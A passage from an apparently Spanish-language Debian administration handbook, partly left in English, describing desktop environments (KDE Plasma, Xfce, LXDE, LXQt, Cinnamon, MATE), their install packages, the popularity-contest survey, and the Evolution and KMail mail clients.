
→ <https://help.gnome.org/admin/>

13.3.2. KDE y Plasma

Debian Bullseye includes version 5.20 of KDE Plasma, which can be installed with **apt install kde-standard** (task-kde-desktop).

Plasma ha tenido una evolución rápida basándose en un enfoque muy práctico. Sus autores obtuvieron muy buenos resultados rápidamente, lo que les permitió obtener una gran base de usuarios. Estos factores contribuyeron a la calidad general del proyecto. Plasma es un entorno de escritorio maduro con un amplio rango de aplicaciones.

Figura 13.2. El escritorio Plasma



Con la publicación de Qt 4.0 desapareció el último problema de licencias del software de KDE. Se publicó esta versión bajo la GPL tanto para Linux como para Windows (la versión de Windows se encontraba bajo una licencia

privativa). Las aplicaciones de KDE se desarrollan principalmente con el lenguaje C++.


13.3.3. Xfce y otros

Xfce is a simple and lightweight graphical desktop, which is a perfect match for computers with limited resources. It can be installed with **apt install xfce4** (task-xfce-desktop). Like GNOME, Xfce is based on the GTK+ toolkit, and several components are common across both desktops.

A diferencia de GNOME y Plasma, Xfce no tiene como objetivo ser un gran proyecto. Más allá de los componentes básicos de un escritorio moderno (gestor de archivos, gestor de ventanas, gestor de sesiones, panel para lanzadores de aplicaciones, etc.), solo provee unas pocas aplicaciones específicas: un terminal, un calendario (orage), un visor de imágenes, una herramienta de grabación de CD/DVD, un reproductor de medios (parole), un control de volumen de sonido y un editor de texto (mousepad).

→ <https://xfce.org/?lang=es>

Figura 13.3. El escritorio Xfce



13.3.4. Otros Entornos de Escritorio

LXDE and *LXQt* are two desktop environments focusing on the “lightweight” aspect. The former is GTK+ based while the latter is Qt based. They can be installed with the *lxde* (*task-lxde-desktop*), and *lxqt* (*task-lxqt-desktop*) metapackages.

→ <https://lxde.org/>

→ <https://lxqt.org/>

Figura 13.4. The LXDE desktop





Figure 13.5. The LXQT desktop



Cinnamon and *MATE* both started when GNOME 3 moved away from the traditional desktop paradigm, dropping the usual panel and its menu in favor of the new search-based shell. The former reintroduced a panel by forking GNOME Shell and the latter is a continuation of GNOME 2. They can be installed with the `cinnamon-desktop-environment` (`task-cinnamon-desktop`) and `mate-desktop-environment` (`task-mate-desktop`) meta-packages.

→ <https://developer.linuxmint.com/projects/cinnamon-projects.html>

→ <https://mate-desktop.org/>

Figura 13.6. The Cinnamon desktop





Figura 13.7. The MATE desktop



13.4. Correo

13.4.1. Evolution

COMUNIDAD Paquetes populares

Si instala el paquete `popularity-contest` puede participar en una encuesta automática que informa al proyecto Debian sobre los paquetes más populares. Semanalmente **cron** ejecutará un script que enviará una lista anónima de los paquetes instalados (a través de HTTP o correo) y la fecha del último acceso a los archivos que contienen. Esto permite a los desarrolladores de Debian saber qué paquetes son los más frecuentemente instalados y de estos con cuánta frecuencia se usan realmente.

Esta información es de gran ayuda al proyecto Debian. La utiliza para determinar qué paquetes deben estar en el primer disco de instalación. Los datos de instalación también son un factor importante en la decisión sobre la eliminación de la distribución de un paquete con muy pocos usuarios. Recomendamos sinceramente instalar el paquete `popularity-contest` y participar en la encuesta.


Todos los días se publican los datos recolectados.

→ <https://popcon.debian.org/>

Estas estadísticas también pueden ayudar a los usuarios a elegir entre dos paquetes que, por lo demás, parecen equivalentes. Elegir el paquete más popular es probablemente una buena elección.

Evolution es el cliente de correo de GNOME y lo puede instalar con **apt install evolution**. Es más que un simple cliente de correo: también provee un calendario, libreta de direcciones, lista de tareas y una aplicación de notas (de texto libre). Su componente de correo incluye un poderoso sistema de indexación que permite crear carpetas virtuales basadas en consultas de búsqueda sobre todos los mensajes archivados. En otras palabras, se almacenan todos los mensajes de la misma forma pero se los muestra organizados en carpetas, cada una de las cuales contiene los mensajes que coinciden con un filtro particular.

Figura 13.8. El software de correo Evolution




An extension to Evolution allows integration with a Microsoft Exchange email system; the required package is evolution-ews.

13.4.2. KMail

Puede instalar el software de correo de KDE con **apt install kmail**. KMail sólo gestiona correo, pero pertenece a un conjunto de software llamado KDE-PIM (*gestor de información personal*: «Personal Information Manager») que incluye funcionalidades como libretas de direcciones, un componente de calendario, etc. KMail tiene toda la funcionalidad que uno podría esperar de un excelente cliente de correo.

